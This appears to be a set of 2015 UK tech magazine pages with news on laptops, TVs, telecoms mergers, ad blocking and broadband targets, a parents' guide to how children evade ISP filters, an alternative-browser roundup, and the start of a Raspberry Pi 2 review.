## First post-Sony Vaios revealed in Japan

**THE FIRST VAIO** laptops to be produced since Sony sold its laptop division have been unveiled in Japan. Sony sold Vaio in 2013 to a Japanese investment fund, which has been selling models designed by Sony ever since. The new Vaio Z and Vaio Z Canvas are the first to be designed entirely by the new owners, who trade under the Vaio name.


The Vaio Z, the long-standing name for the company's flagship laptop, is a convertible device. It can be used as a conventional laptop, flipped over so that the screen faces away from the keyboard or used as a slate with the screen folded flat against the keyboard. It weighs 1.3kg and is only 18.6mm thick. The top spec includes an Intel Core i7-5557U processor, a whopping 16GB of RAM and a 512GB SSD. It has a 13.3in touchscreen with a 2,560x1,440 resolution.

The company says the laptop's battery lasts a staggering 15½ hours, although we always take such claims with a pinch of salt until we've put these devices through our rigorous battery benchmarks. Vaio claims it achieved such impressive longevity by redesigning the battery cells and adding a special screen mode that only projects light at a narrow angle to preserve power, according to a report by Engadget. The Vaio Z will cost around \$1,600 (around £1,040), but at the time of writing it's not clear whether Vaio intends to sell its laptops outside Japan.

Launched alongside the Vaio Z is the Vaio Z Canvas, which looks similar but has a screen that detaches from the keyboard to form a standalone tablet. It has a slightly different resolution of 2,560x1,704 across a smaller 12.1in display, and reportedly covers 95% of the Adobe RGB colour gamut.

The Canvas comes with a stylus, and Vaio says it will be available with up to 1TB of storage, which underlines the device's creative credentials. It's not due to launch for three months and no price details have been released.

➔ The Vaio Z will cost around \$1,600 (£1,040), but the Canvas has yet to be given an official price



## Are Samsung's TVs eavesdropping on you?

**SAMSUNG IS AT** the centre of a privacy storm in a teacup after the terms and conditions for its smart TVs suggested they were listening in on their owners. Privacy groups accused Samsung of creating an Orwellian nightmare, after learning that the TVs' privacy policy implied the company could tap private conversations.

"Samsung may collect and your device may capture voice commands and associated texts so that we can provide you with voice recognition features and evaluate and improve the features," Samsung's policy warns. "Please be aware that if your spoken words include personal or other sensitive information, that information will be among the data captured and transmitted to a third party through your use of voice recognition." This prompted privacy activist Parker Higgins from the Electronic Frontier Foundation to compare Samsung's TVs to the telescreens in George Orwell's *Nineteen Eighty-Four*, which fed personal information to the Thought Police.

So is Samsung secretly relaying conversations to MI5? The TV may be listening for the trigger word that activates voice recognition, but only then does it start analysing what's being said. As Samsung points out in its statement, "Should consumers enable the voice recognition capability, the voice data consists of TV commands or search sentences only. Users can easily recognise if the voice recognition feature is activated because a microphone icon appears on the screen."

So as long as you don't suddenly reveal your state secrets while telling the TV to switch over to *Loose Women*, it seems unlikely that your privacy's in any grave danger. Voice data is encrypted too, so even wire-tapping spooks are unable to intercept snippets sent to Samsung.

The policy is almost certainly legal backside covering, pointing out that if you happen to gabble personal information at your TV with voice recognition activated, it may well hear it. The same applies to Apple's Siri, Google Now, Microsoft's Cortana or any other voice recognition service that relies on cloud-based transcription. In short, it's more likely that you're watching *Big Brother* than Big Brother is watching you.



# YouView arriving on Sony's 2015 Bravia Android TVs

**SONY HAS ANNOUNCED** that its 2015 range of Android-based Bravia TVs will have YouView built in, allowing viewers to watch catch-up TV from BBC iPlayer, ITV Player, 4oD and Demand 5 without a set-top box.

Sony is the first manufacturer to integrate the digital service directly into its TVs, as it was previously only available as a set-top box, typically from BT, TalkTalk or Humax. To entice customers to the service, BT and TalkTalk had their own exclusive add-on channels, with BT offering BT Sport and Sky Sports 1 and 2 while TalkTalk claimed Sky Movies and other entertainment packages such as Sky 1, Fox and Gold.

While Sony's YouView is unlikely to come with these exclusive channels, customers will be able to use YouView's search, discover and seven-day scroll back guide to select from its library of over 12,000 on-demand programmes. On top of this you'll have all the on-demand services available through the Google Play Store, because a big part of Android TV's appeal is having the same apps and services as an Android phone or tablet. There's still no Android app for Amazon Instant Video, but you'll have Netflix, Now TV and Sky Sports.

The deal isn't exclusive to Sony, so YouView is likely to appear on other TVs in the future. It's not the first time we've seen a set-top box service make its way inside TVs, as Panasonic did something similar last year when it integrated FreeSat's Freetime catch-up service into its 2014 range of Viera TVs. In the meantime, the inclusion of YouView means



↑ Sony is the first TV manufacturer to offer YouView without the need for a separate set-top box

Sony will have one of the most all-encompassing on-demand and catch-up TV suites around. Sony's 2015 range of Bravia TVs is expected to launch this summer, with all models from the Full HD W75C upwards coming with Android TV and YouView as standard.



## 4K coming to consoles and Sky+ this year

**4K TVS ARE** set for a boost this year, with a host of consoles and set-top boxes expected to deliver Ultra HD output. Plans to upgrade Sony's PlayStation 4 and the Xbox One to 4K were let out of the bag by video-on-demand service Netflix, which recently started offering 4K streams. Chief product officer Neil Hunt reportedly stated at CES in Las Vegas that he expected both console makers to add 4K support later this year. Sony and Microsoft typically refresh their consoles every two years, so we should see 4K support by the autumn. The console makers are remaining tight-lipped, no doubt wary of harming current sales.

Meanwhile, Sky is tipped to be introducing a 4K version of its Sky+ box. *The Telegraph* reported in January that Sky is bringing forward its next-generation hardware to fend off the threat from BT, which has won the rights to show Champions League football from next season.

BT is expected to counter Sky's move with a shift to 4K broadcasting of sports events, which presumably requires the introduction of a 4K-enabled YouView box. BT currently gives its sports channels away to broadband customers, with a small monthly charge for HD channels. BT may see 4K as a way to charge a premium for those channels, helping it recoup the £897 million it paid for the rights to the Champions League.

## RBS and NatWest to accept Apple Touch ID

**RBS AND NATWEST** will be the first UK banks to let customers sign into their accounts using the fingerprint reader on Apple's iPhones. The move will mean owners of the iPhone 5s, 6 and 6 Plus won't need to remember their login details to access their account from their mobile.

It marks another critical step in the adoption of Apple's fingerprint reader, which was introduced with the launch of the iPhone 5s in 2013. Apple allows customers to use the Touch ID system to verify purchases from the App Store and iTunes, and it has also been adopted by third-party app developers, including Amazon, Dropbox and Evernote.

Touch ID is also a crucial part of Apple's wireless payments system, Apple Pay. This has received widespread support from major credit card companies and US retailers, including American Express, McDonald's and the Disney Store chain, but has yet to make an impact in the UK.

RBS and NatWest claim to have 1.8 million active iPhone users who use the firms' mobile banking apps on average 40 times per month. "There has been a revolution in banking as more and more of our customers are using digital technology to bank with us," says Stuart Haire, managing director of RBS and NatWest Direct Bank. "Adding Touch ID to our mobile banking app makes it even easier and more convenient for customers to manage their finances on the move and directly responds to their requests."

Touch ID is also available on two models of the iPad – the iPad Air 2 and iPad Mini 3 – but a NatWest spokesperson confirmed that Touch ID on these devices will not be compatible with the apps of either bank.

→ iPhone users can log in to their NatWest or RBS account using Apple's Touch ID





# Canon announces world's first 50-megapixel DSLR camera

**CANON'S LATEST DSLR** has one simple headline spec: a 50-megapixel sensor. The 5DS (and its sibling the 5DS R) can capture more detail than any previous DSLR. It's a huge hike in resolution from the previous record holder, Nikon's 36.3-megapixel D810.

Canon hopes to bring medium-format picture quality to DSLRs, and for resolution it certainly matches the likes of Hasselblad. The resolution is more than double that of the Canon EOS 5D Mark III, which the 5DS closely resembles.

The full-frame 50.6-megapixel sensor can generate images with an 8,788x5,792 resolution. With the right light and lens you should be able to make the most of the sensor. Canon also offers 1.3x and 1.6x crop modes, which let you reach out further with your lenses when shooting distant subjects. The high resolution means you still get a 30-megapixel image at 1.3x and a 19-megapixel one at 1.6x.

Focusing shouldn't be a problem with 61 focus points across the sensor, 41 of which are the more sensitive cross-type. Image handling is done by dual DIGIC 6 processors, which

means the 5DS can manage 5fps continuous shooting at the full resolution. USB3 is on offer too, which should be handy for getting all that data from the camera – and at 60MB for a single Raw image, you'll appreciate the extra speed.

It's not intended for video, as there's no 4K shooting mode and no uncompressed HDMI output. You can create time-lapse videos in camera, though, and a bulb timer allows for exposures of up to four days.

The 5DS is ideal for shooting beautifully detailed portraits and landscapes – things that don't move much. To this end, Canon has strengthened the tripod mount for improved stability. It's also redesigned the mirror to limit vibrations that might reduce the sharpness of the shot.

To that end, the Canon 5DS R comes with a low-pass cancellation filter. We're trying to find out from Canon exactly how this works, but it seems to have the same effect as the low-pass filter in other DSLRs, giving greater sharpness but with the risk of moire patterns in regular, man-made textures.



↑ The EOS 5DS looks like the EOS 5D Mark III, but its 50.6-megapixel sensor makes it stand out

# British courts to hand out eBay-style justice for minor disputes

**BRITISH LEGAL CASES** could soon be settled in an online court similar to the system used to settle disputes on eBay if proposals submitted by the Civil Justice Council in February are accepted. The virtual courtrooms could be used to settle civil claims of up to £25,000, and could mean cases being resolved without any human intervention, according to a report authored by Professor Richard Susskind, who says the system could be up and running by 2017.

"When a conflict is handled using ODR [online dispute resolution], a traditional courtroom or hearing room is not employed," explains Professor Susskind in the report. "Instead, the process of settling a dispute is entirely or largely conducted across the internet. In other words, dispute resolution services are made available as an online service."

"Many techniques fall under the umbrella of ODR. Sometimes human beings remain heavily involved, as when ODR systems provide facilities for judges, mediators or negotiators to handle disputes by communicating electronically with parties and by reviewing documents in digital form. On other occasions, the assessment of a legal problem or

the negotiation itself might be enabled by the ODR service with little or no expert intervention."

Speaking on BBC Radio 4's *Today*, Professor Susskind described eBay's dispute resolution system as "remarkable" and said a similar system could replace parts of the civil courts, which are "too costly, too complex and too slow".

Susskind's report says the proposals are "not science fiction" and that ODR schemes are already used successfully in legal systems around the world. "For many lawyers and judges, our recommendations and the contents of the report may appear rather alien and even disruptive," the report states. "Our Group takes the view that radical new solutions are needed in these challenging times for the court system."

The report said the changes might be "the legal world's 'fluoride moment' – just as putting fluoride in the water in the 1950s radically reduced the need for dental work on tooth decay, similarly in law, appropriate investment in containment and avoidance should greatly reduce the number of cases coming before our courts." The report proposes that a pilot scheme be established before a full rollout in 2017.



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PATRIOT VIPER RED V3 8GB 1600Mhz  
2TB SATA2, 3Gb/s  
SONY 24X DVD+/-RW  
nVIDIA GTX660 2GB



## BT confirms EE acquisition for £12.5 billion

**BT HAS AGREED** terms to buy mobile phone network EE for £12.5 billion, allowing BT to compete as a 'quad-play' company by providing broadband, mobile, landline and TV packages. The telecoms giant entered into talks to buy EE last December, snubbing rival network O<sub>2</sub> in favour of EE's larger customer base. EE is currently the UK's largest mobile network with around 31 million customers, 24.5 million of which are mobile customers.

"The combination of EE and BT will provide customers with innovative, seamless services that combine the power of fibre broadband with Wi-Fi and advanced mobile capabilities," BT said in a statement. "Integrating the two companies will accelerate BT's mobility strategy and increase BT's capacity for future investment and product innovation as it continues to build world-class digital infrastructure in the UK."

To finance the buyout, BT will pay cash and shares to current EE shareholders Orange and Deutsche Telekom. Deutsche Telekom will hold a 12% stake in BT, while Orange will hold 4%. Deutsche Telekom will also be able to appoint a non-executive member of the BT board of directors. BT also hopes to raise around £1 billion from the placing of new shares.



↑ BT hopes to complete the EE buyout by March 2016, subject to approval from competition watchdogs

EE chief executive Olaf Swantee said: "Joining BT represents an exciting next stage for our company, customers, and people. In the last few years alone, we have built the UK's biggest, fastest and best 4G network, significantly advancing the digital communications infrastructure for people and businesses across Britain. Today's announcement will ensure the UK remains at the forefront of the mobile revolution."

The acquisition is still subject to approval by the UK Competition and Markets Authority, which could prove troublesome for BT as the deal will further consolidate the UK mobile market.

## Dixons Carphone and Sky to launch own mobile networks

**DIXONS CARPHONE AND** Sky are set to add to the turmoil of the UK mobile market by launching their own virtual mobile phone networks.

The as-yet-unnamed mobile network from Dixons is due to launch in the summer and will piggyback off the Three network, allowing customers to switch easily if they find their current deal doesn't match their usage.

"We will have something different from what is available elsewhere in the market with a more personalised service for the mobile customer that will let them tailor their price, minutes and data to their changing needs," said the company's Graham Stapleton in an interview with the *Financial Times*.

Given that phones are often subsidised by the cost of the contract, it seems likely that Dixons will offer something similar to O<sub>2</sub>, where the cost of the handset and the airtime contract are separate, allowing customers to switch contracts without affecting their phone repayments.

The deal comes at a time of extraordinary turbulence in the UK mobile market. Three is in the process of acquiring rival O<sub>2</sub> in a deal reported to be worth £10 billion, while BT is putting the

finishing touches to a £12 billion deal to buy EE (see above) – although both potential takeovers will probably need the green light from regulators.

Sky, meanwhile, signed a deal with O<sub>2</sub> in February to launch its own virtual mobile network in 2016 – despite O<sub>2</sub> being in the middle of takeover talks with Three. The deal will allow Sky to join BT, Virgin and TalkTalk as the country's so-called quad-play providers, offering broadband, landline, mobile and TV services in one bundle.

Despite Dixons and Sky entering the market, the UK will still have only three physical mobile networks if all these takeovers are completed,

raising concerns about the lack of competition at the primary network level. The biggest loser is likely to be the government, which will struggle to generate any meaningful competition in future auctions for radio spectrum, something that has added tens of billions to treasury coffers in the past.

Vodafone will also lose out, as the company will look rather small compared with its newly merged rivals. The Sky deal also casts into doubt the future of Vodafone's heavily promoted Sky Sports Mobile TV packages on its Red 4G plans.





# Virgin promises 152Mbit/s cable by 2020

**VIRGIN MEDIA HAS** announced a huge new investment in cable broadband services in the UK. The £3bn of private investment connects around 4m homes and businesses to Virgin Media's cable network, which should provide broadband speeds of at least 152Mbit/s. Virgin Media claims it's the largest investment in the UK's internet infrastructure in a decade.

Dubbed 'Project Lightning', the initiative will take five years to complete, finishing in around 2020. In doing so Virgin Media will increase the number of properties connected to its network by around a third, up from the half of UK properties currently hooked up. That will mean nearly 17 million premises in the UK will be connected.

Where exactly the service will be expanded is yet to be decided. However, you can register your need for faster broadband at Cable My Street ([tinyurl.com/vmcablestreet](http://tinyurl.com/vmcablestreet)) or Cable My



↑ Virgin Media has yet to decide where to expand its cable service, but you could help shape the rollout by registering your interest now

Business ([tinyurl.com/vmcablebus](http://tinyurl.com/vmcablebus)). The service rollout will be planned based on demand, so register your interest now and maybe you could turn your internet 'notspot' into an internet 'hotspot'.

The investment comes as a result of the company's takeover last year by Liberty Global, a cable giant that has operations in 14 countries. The company also bought a 6.4% stake in ITV last year and so looks to be increasing its involvement in the UK.

The move is expected to create 6,000 new jobs, including 1,000 apprenticeships, while the benefit to the UK economy as a whole is estimated to be worth £8bn in improved productivity.

There's no downside to a UK cable network with greater reach – we just hope areas that currently lack high-speed access will be targeted, rather than the company doubling up coverage alongside BT's fibre network in well-served urban locations. Either way, giving more people access to cable will increase competition and should help drive down prices.

## Firms pay AdBlock to let ads through

**MAJOR TECH FIRMS** are paying substantial sums to the makers of a leading ad blocker to ensure their adverts aren't stripped from websites, according to a report in the *Financial Times*. Microsoft, Amazon and Google are among the companies paying Eyeo, maker of AdBlock Plus, to put their adverts on the software's whitelist of permitted ads.

By default, the AdBlock Plus extension has an option ticked to "allow some non-intrusive advertising". The company's website suggests this is a means of rewarding companies that don't run intrusive adverts.

"Starting with AdBlock Plus 2.0 you can allow some of the advertising not considered annoying to be viewed," the FAQ on 'acceptable ads' states. "By doing this you support websites that rely on advertising but choose to do it in a non-intrusive way."

Nowhere in the FAQ does it mention that Eyeo charges companies to join the whitelist. Only when you click through for more details of the agreement companies sign to be whitelisted does it mention that "we are being paid by some larger properties that serve non-intrusive advertisements that want to participate in the Acceptable Ads initiative".



Precisely how much Eyeo charges the likes of Amazon and Google isn't revealed, but a source in a digital media company told the *FT* it was the equivalent of 30% of the revenue they would receive by having their adverts unblocked. In the case of major advertisers such as Google, that could easily run into millions of pounds. Eyeo refused to comment on how much it charges.

Users can still choose to block all ads by unticking the box that permits non-intrusive advertising, but Eyeo encourages users not to, claiming the function gives advertisers the "incentive to produce better ads", because they have to meet certain criteria to be accepted on to the whitelist. What it fails to mention up front is that it's also a lucrative means of supporting Eyeo itself.

The whitelist is huge, although it includes thousands of entries from the same companies, such as Google. Google and Amazon declined to comment on the story, but Microsoft told the *FT* that it "will always give consumers choice when it comes to advertisements. We are committed to working with partners who share our vision for relevant, impactful brand interaction and respect the integrity of consumer choice."

## MPs say broadband targets are slipping

**A COMMITTEE OF** MPs has hit out at slipping targets to provide the entire country with a basic broadband connection. The Environment, Food and Rural Affairs Committee has been examining the government's broadband targets with a specific focus on rural areas, which are often the last to be reached during broadband rollouts.

The government has pledged to ensure that every home and business in the country has access to a connection of at least 2Mbit/s by the end of 2016, a target that was originally set for the end of this parliament in May 2015. The MPs are concerned that not only has the target slipped but that in effect it's meaningless, because 2Mbit/s is insufficient for services such as the BBC iPlayer.

"For many services, 2Mbit/s is already an outdated figure, and 10Mbit/s is increasingly recommended as a suitable USC [Universal Service Commitment] for standard provision," the committee reported.

The committee also expressed concern that so-called 2Mbit/s connections weren't even delivering that speed reliably. "Recurring problems include poor speed at peak times and broadband 'dropping in and out', meaning that the connection sometimes fails completely."

The MPs raised fears that the government would also miss its target to connect 95% of premises to "superfast" broadband by 2017. This has already been revised once, from 90% of premises by the end of 2015, and the MPs worry that even this target won't be met, after hearing from a BT executive who said it may well slip into 2018.

"Repeated changes in target dates... inevitably reduce confidence that coverage will be achieved on time," the MPs reported. "They also leave those in the hardest-to-reach areas uncertain as to when their businesses will be able fully to engage with digital practices."

"Beyond business purposes, householders, particularly in rural communities, are being left behind in accessing online services most of the country take for granted."

The committee said BDUK, the body responsible for the broadband rollout, must ensure the 2017 target is met.

→ The Environment, Food and Rural Affairs Committee fears plans to deliver a 2Mbit/s connection are out of date



# How your kids are beating the net filters

We reveal how youngsters are finding ways around broadband providers' safeguards

**A RECENT SURVEY** conducted by telecoms regulator Ofcom found that almost a quarter of parents believed their kids could bypass parental control filters if they wanted to. That means the other three-quarters are either hopelessly naïve or Ofcom conducted its survey among the Amish community.

The Prime Minister may have told parents that the internet filters his government effectively forced Britain's major broadband providers to switch on would keep their children safe, but no filter is 100% effective – far from it. It's not difficult to bypass these roadblocks. In fact, it's often breathtakingly easy. Here, we reveal just some of the ways in which your kids might be sneaking around your internet filters without your knowledge.

## PROXY SITES

Proxy sites allow kids to bypass the filters by forcing internet traffic to go via a diversion. Instead of the internet filters noticing that your kids are visiting bannedsite.com, all they see is the address of the proxy: if that proxy site itself isn't on the broadband provider's blacklist, the kids can visit any site they wish.


Some broadband providers are wise to this and block access to thousands of proxies, but it's a constant arms race, with new proxy sites popping up all the time. It took us no longer than a minute's Googling to find one that evaded BT's parental controls.

Worse still, a number of iffy sites purport to offer proxies but try to foist all manner of crapware on to your PC. If the kids aren't careful, you could end up with some hard-to-shift junk on your computer.

## NEXT-DOOR'S WI-FI

Are the parents next door more relaxed about internet filtering? Your kids could easily ask the neighbours' kids for their Wi-Fi password and access the internet via an unfiltered connection. They don't even have to be next door, as today's wireless routers are capable of beaming a signal a few hundred feet. In our tests, we could access no fewer than five different access points from our house.

They might not even need to ask for a password. Some people still run unprotected Wi-Fi connections in their home, or have changed the password to something easily guessable. And short of peeking into their device settings, it's very difficult to tell which Wi-Fi connection your kids are connected to. The easiest way is to check your own router settings and see which devices are currently connected to your Wi-Fi hotspot.



◆ We quickly evaded BT's controls using a proxy and got to a restricted, if fairly tame, site

↓ All the big broadband providers now offer filters to their users

## VPNs

VPNs aren't only used to watch US shows on Netflix; they're also used by teenagers to skip around home net restrictions. Free VPN services such as Hotspot Shield created an encrypted tunnel between the kids' PC and the company's servers, making it impossible for ISPs to see what they're surfing. The Hotspot Shield installation screen even boasts that it will let you "join your friends on Facebook, tweet your updates or simply take in a quick film on YouTube". The free version worked flawlessly in our tests, even streaming HD video.

The VPN is discreet, and you'd do well to spot whether it's installed on a PC with a casual look over their shoulder. For Hotspot Shield, look for a little green shield icon in the System Tray at the bottom of the Windows screen. Other VPN software may vary.

## PORTABLE BROWSERS

There are two reasons why kids won't want to use the default browser on a PC. Teens will know about the various privacy modes, but it's all too easy to forget to switch it on. And second, the broadband provider's filters will be censoring the sites they can visit.

Portable browsers installed on a USB stick – leaving no trace on the host PC – can be used to browse blacklisted sites. The Tor Browser ([www.torproject.org](http://www.torproject.org), see opposite) is an adapted version of Firefox designed to protect users' privacy by rerouting their web traffic around several international locations, making it hard to trace. This is not only useful for Edward Snowden-type whistleblowers, who don't want the authorities knocking on their door, it's also handy for teenagers who want to circumvent internet filters, because the ISP can't easily see what they're looking at.

While browsing with Tor is slower than a regular desktop browser, because of all the international hops the browser performs to safeguard users' privacy, it's perfectly capable of video playback.

## GOOGLE TRANSLATE

Google Translate might seem an innocent means of converting foreign-language sites into something comprehensible, but it can also be used to view blocked sites. The Translate website offers a feature that allows you to enter a web address and have the site's text converted into a different language. Kids can enter the address of banned sites on your ISP's blacklist and view the photos, but they'll have to read the text in a foreign language. Still, they might learn a few new words...

## WHAT CAN YOU DO?

If your kids are determined to see what the internet has to offer then they will, and if not at home then at someone else's house or on someone else's phone. Younger children may be defeated by such simplistic blocking, but getting into a technical arms race with a curious 13-year-old boy will inevitably lead to you losing (trust us).

You're best off monitoring their internet use. Simply keep internet-connected devices in family rooms, not tucked away in the spare room. If your kids are old enough to be left at home without supervision, then any technical measure is unlikely to work and you need to talk to them about what they're curious about and how the internet doesn't necessarily provide a realistic take on certain subjects. **CS**



# A new world wide web

Bored of Chrome? Spice up your time online with our pick of alternative browsers

**INNOVATION IN WEB** browsers has stagnated. The big players – Microsoft, Google, Mozilla, Apple – have largely stripped features out of their browsers over the past few years, concentrating on keeping the web experience as clean as possible. Though not necessarily a bad thing, it has become almost impossible to choose one over another.

However, look away from the mainstream and there are some interesting developments. There's a bunch of niche browsers that offer unique features, something that provides a point of differentiation that's more significant than a few milliseconds in a JavaScript benchmark. Here, then, is our pick of five alternative browsers for a more fun web.

## VIVALDI



**vivaldi.com**

Created by Jon von Tetzchner, the founder of Opera, Vivaldi eschews the current trend for minimalist browsers. The

Opera heritage is immediately apparent: the 'Speed Dial' grid of favourite websites that appears on new tabs has been lifted directly from the mothership, and the integrated mail client is another old Opera idea.

It's not just a tribute band, however: Vivaldi brings some fresh ideas to the fore. Tabs can be dropped on to one another to form groups (one for webmail, for example, and another for social networks), potentially making the top of the screen less cluttered for those who like to work with a fistful of open tabs. Tabs can also be docked to any side of the screen: top, left, right or bottom.

There's a facility for making notes on web pages, which although poorly implemented in the current early preview, could potentially be a boon for research. There's also a barrage of keyboard shortcuts, and Vivaldi says it's working on "spatial navigation" so that you never have to lift your hands off the keyboard to navigate the web. We're not quite sure what to make of filters that allow you to render web pages in sepia or black and white, but we're glad someone's willing to experiment with the web browser again.

## THE TOR BROWSER



**www.torproject.org/projects/torbrowser.html.en**

The Tor Browser has a simple purpose: to prevent others from tracing your internet activity. It reroutes your internet traffic around a host of volunteer relays across the world, making it incredibly difficult – if not

impossible – for anyone to trace the sites you visit back to your individual IP address.

Why might you want to hide your location or identity? There are all manner of nefarious reasons, but some pretty strong legitimate ones too, such as whistleblowing from inside an organisation, to avoid having your browsing activity traced by an employer, or to post with complete anonymity on a forum or messageboard. The browser can also be run directly from a USB thumb drive, so there's no trace left behind on the host computer.

The various geographical hops do have some disadvantages. Browsing with Tor is slower than with mainstream browsers, and since your location is effectively randomised, using sites that change content depending on your location is a problem. However, for true anonymity you shouldn't be using any site that requires you to log in anyway.

## MAXTHON



**www.maxthon.com**

Maxthon is deceptively powerful, stuffed with lots of little features that you would never discover unless you knew they were there. One of our favourites is Super Drag and Drop: click and hold a link in a web page and drag it a few pixels to the left and it opens in a new browser tab – handy if you want to keep the current tab open for later reference. There's also an option to put the browser in split-screen mode, in effect having two different browser windows with different sets of tabs running alongside one another, which is a great way of using the full breadth of today's widescreen monitors.

The browser comes with AdBlock Plus pre-installed, so you're unlikely to be troubled by bothersome pop-up ads or autoplaying videos, and a mute button is built into the toolbar at the bottom if a noisy intruder does get through. A library of extensions adds even more features to the browser.

Maxthon is trying to position itself as the 'cloud browser', able to share bookmarks, passwords and history from device to device; it has browsers for Windows, Mac, Android, iOS, Windows Phone and Linux. For those who don't trust big corporations such as Google with such data, it's a good option.

## TORCH



**www.torchbrowser.com**

Torch is an attractive browser that's been specifically designed for media junkies. A word of warning before we go any further: this is one of those

annoying pieces of software that tries to worm free toolbars on to your PC, so be careful what you're clicking on during installation. Also note that some of the features in this browser are decidedly dubious when it comes to copyright law.

Torch is built on the Chromium browser, so if you already use Google Chrome, all your bookmarks and history will be automatically imported. Once that's done, you can get on with the fun. Go and watch a video on YouTube, for example, and a little download button will start bouncing in the toolbar, inviting you to rip a copy of the audio to your PC with a single click.

Alternatively, click the little headphones icon and you'll open Torch Music, which lets you search for pretty much any artist, album or song you like and have it play back in the browser. In fact this is little more than a glorified YouTube search engine, which means audio quality is variable and some tracks are not quite as advertised.


The dodgiest part of the browser is the built-in torrent client. Yes, we know there are perfectly legal uses for torrents, but when it includes a search engine inviting you to enter movie or album names, its intentions are pretty transparent. That search facility merely opens a new Ask search engine window, which isn't great, but if you do find a suitable torrent link, the client takes over and downloads said content pretty seamlessly. Use at your own risk and on your own conscience, however.

## COOWON



**coowon.com**

Coowon is another Chromium derivative, this time aimed at those who like to fritter away hours playing browser-based games such as Farmville and the like. The killer feature is the ability to speed up games. In those titles where you're forced to wait for things to grow before you can harvest them and collect the necessary credit, Coowon lets you accelerate time, vastly reducing the amount of time spent gawping at the screen waiting for something to happen. It doesn't work for all games, but it did the trick in Plants vs Zombies in our tests.

The browser also lets you log in to games using more than one account, so you can have two versions of the same game running simultaneously – again, handy for those simulation games where you're waiting for something to be built. There's a host of other features, including the ability to plug in Xbox controllers, take screenshots of selected parts of the screen, and double-click on a browser tab to close it. Game on. 

# REVIEWS

## YOUR TRUSTED GUIDE TO WHAT'S NEW

### BAREBONES COMPUTER

## THE RASPBERRY PI FOUNDATION

### Raspberry Pi 2

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#### VERDICT

A far more powerful processor means the latest Pi can stand up as a proper computer

**WE'VE LONG BEEN** fans of the Raspberry Pi, and have used the mini-computer for all kinds of projects, from making a CCTV system to building a multiroom audio receiver. The Pi is ideal for embedded applications due to its tiny size and low power draw. However, although it can be used as a desktop computer – we've even heard of people doing DTP on it – the feeling has always been that it's impressive for a £30 computer rather than in its own right.

The main problem is the original Pi's 700MHz single-core processor, which isn't quite quick enough to run applications such as LibreOffice smoothly or render complicated web pages. Step forward the Raspberry Pi 2, which improves matters significantly with a

quad-core processor and 1GB of RAM. Best of all, a slice of Pi still costs just £30, and Microsoft has announced that Windows 10 will be available on the new model for free; see [tinyurl.com/windows10pi](http://tinyurl.com/windows10pi) for details.

The new Broadcom BCM2836 system-on-chip, which handles the Pi's video, audio and processing among other things, has also had a speed bump to 900MHz, but otherwise the Pi hasn't changed from the B+ model. It still has four USB ports, HDMI, Ethernet, a 3.5mm composite video and stereo audio jack, a microSD card slot and the all-important camera interface and 40 general-purpose input/output pins for plugging in resistors, LEDs or whatever your project requires.

This means you should be able to swap your old Pi for a new one without having to modify your Python scripts to get your projects working again. Processor aside, the Pi 2 offers all the same hardware as

its predecessor. HDMI is the best way to plug in a display – the AV port is intended for use


